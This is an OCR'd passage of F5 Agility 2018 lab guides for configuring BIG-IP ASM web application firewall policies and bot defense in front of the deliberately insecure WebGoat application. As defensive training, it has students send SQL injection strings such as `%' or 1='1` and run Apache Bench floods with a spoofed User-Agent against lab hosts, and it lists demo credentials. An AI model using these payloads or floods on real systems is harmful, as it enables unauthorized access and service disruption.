
5. In the SSL Encryption section select Terminate SSL from clients, plaintext to servers (SSL Offload)




6. In the Application Security Manager section select Yes, use ASM and create a new ASM policy. Also select the waf_allrequests logging profiles




7. In the Virtual Server and Pool section give the IP Address, an FQDN and select the webgoat_pool



8. Click finished and have patience while the application objects are built




9. Open a new icognito window in Chrome and click the app1 bookmark in the browser bar. When you get the SSL warning click Advanced and Proceed



10. Login with f5student and f5DEMOs4u!
11. You can try surfing around the application. Try an injection attack.
12. Return to the BIG-IP. Go to **Security > Application Security > Policy Building > Traffic Learning** Select the new policy built by the iApp **web_app_policy**

Do you see learning suggestions? (Hint - there are none yet)


13. Go to **Security > Application Security > Policy Building > Learning and Blocking Settings**
14. Click the carrot by Attack Signatures then Change at the far right to add more signatures.
15. Choose the High Accuracy Signature sets and SQL injection.



16. Click Save and Apply Policy

Task 2 - Attack Application

1. Within Chrome choose New Incognito window




2. Click on the App1 bookmark to get to the WebGoat application
3. At the username prompt try entering a sequel query for the username and the letter a for the password

```
or 1='1
```

Note: Did you see anything? Why do you think you were not blocked?

4. Return to the BIG-IP Go to **Security > Event Logs > Application > Requests** and clear the **illegal requests** filter.
5. You will find an level 3 alert there for the login page.




6. Return to the WebGoat application and login with credentials f5student and f5DEMOs4u!
7. From the left menu go to Injection Flaws –> SQL Injection and select exercise 7

8. In the account name field try an injection attack

```
%' or 1='1
```

Note: Were you blocked? Why or why not?



9. Return to the BIG-IP **Security > Event Logs > Application > Requests**
10. You will need to refresh. Locate the attacks. Is the policy in transparent or blocking? How can you change the policy to mitigate against this attack?

We hope you enjoyed this session! Please leave us a great review and come again next year!! The End!

4

Class 4: ASM 241 - Elevating ASM Protection

Welcome to F5's Agility Labs, 2018 edition! This class will focus on how to interact with ASM using the REST API, demonstrating how the API can be used to help with daily tasks and improve security.

This is the 2nd class in a four part series based on

Succeeding with Application Security

Here is a complete listing of all ASM classes offered at this years agility.

ASM141 - Good WAF Security - Getting started with ASM

ASM241 - Elevated WAF Security - Elevating ASM Protection

ASM341 - High and Maximum WAF Security - Maximizing ASM Protection

ASM342 - WAF Programmability - Enhancing ASM Security and Manageability

4.1 Lab Environment & Tools

Warning: All work for this lab will be performed exclusively from the Linux Jumphost/Client (client01). The client is accessed via RDP (Windows Remote Desktop) or ssh. No installation or interaction with your local system is required.

All pre-built environments implement the Lab Topology shown below. Please review the topology first, then find the section matching the lab environment you are using for connection instructions.

4.2 Components and Tools

Linux Client (Client01):

- Web Attack Tools:
- Burp Suite Community Edition - HTTP Request Manipulation
- iMacros - Web Scraping
- ab (Apache Bench) - HTTP Load Testing

Kali Client (Kali-BaDOS):

- ab (Apache Bench) - HTTP Load Testing

Linux Server (Server01):

- WebGoat 8 - deliberately insecure application

LAMP Server (LAMPv4):

- Hackazon - deliberately insecure application

BIG-IP (bigip01):

- Local Traffic Manager
- Application Security Manager / Advanced WAF


4.3 Lab Topology

#####Need topology description#####

The following table lists VLANS, IP Addresses and Credentials for all components:

Component	mgmtnet IP	clientnet IP	servernet IP	Credentials
Linux Client (client01)	10.1.1.51	10.1.10.51	N/A	https- `f5student:f5DEMOs4u!`
Bigip (bigip01)	10.1.1.245	10.1.10.245	10.1.20.245	https - `admin:password` ssh - `f5student:f5DEMOs4u!`
Linux Server (server01)	10.1.1.252	N/A	10.1.20.252	ssh - `f5student:f5DEMOs4u!`
Kali (Kali-BaDOS)	10.1.1.245	10.1.10.100 / 10.1.10.200	N/A	ssh - `f5student:password`
Linux Server (LAMPv4)	10.1.1.250	N/A	10.1.20.250	N/A

A graphical representation of the lab:



Note: External links are not required reading for the lab, rather supplemental if you you would like to get a different take or additional info.

4.4 Module 1: Bot Defense

Expected time to complete: **20 min**

4.4.1 Lab 1: Bot Protection

This lab will simulate botnet activity against the Webgoat virtual server and show how to protect yourself from these types of threats.


Connect to the lab environment

1. From the jumphost (client01), launch Chrome or firefox, click the BIG-IP bookmark and login to TMUI. admin/f5DEMOs4u!

Configure a DOS Profile


1. From the F5 UI go to Security > Dos Protection > DoS Profiles and click Create
2. Name the profile BotsLab and click Finished
3. Click on the BotsLab profile and select the Application Security tab at top.

4. Click where it says Disabled and select the checkbox to Enable Application Security
5. Disable TPS-Based Detection on the left column by setting Blocking to Off.
6. Enable Bot Signatures on the left column by clicking Disabled and check the Enabled box.
7. Click Update to save the profile changes.




Create a Bot Logging Profile

1. Go to Security > Event Logs > Logging Profiles and click Create
2. Name the profile BotsLogger and check Bot Defense
3. Check all the boxes under “Request Log” and leave remote publisher to None
4. Click Finished to save the profile



Assign DoS and Logging Profile to Virtual Server

1. Go to Local Traffic > Virtual Servers > click on asm_vs Virtual
2. At the top, click on the Security Tab > Policies
3. For DoS Protection Profile, select BotsLab
4. For Log Profile, select “BotsLogger” to add it to list of selected logging profiles, leaving “Log Illegal Requests”
5. Click Update to save changes



Simulate Bot Activity and Review Logs

1. On the client01 jumphost, open a terminal app to get a cli prompt
2. Run the following apache bench command:

```
ab -c 10 -n 10 -r http://10.1.10.145/
```


3. Review the Security Logs at Security > Event Logs > Bot Defense > Requests
4. Did requests succeed or fail? Why or why not?
5. Run the attack using a custom user-agent (if you copy and paste the command below, be careful of the double-quote conversion):

```
ab -c 10 -n 10 -r -H "User-Agent: Agilitybot" http://10.1.10.145/
```

6. Review the Bot Defense request logs again to determine if the attack was mitigated. Why did the attack succeed?

Add a custom bot signature to your BotsLab profile

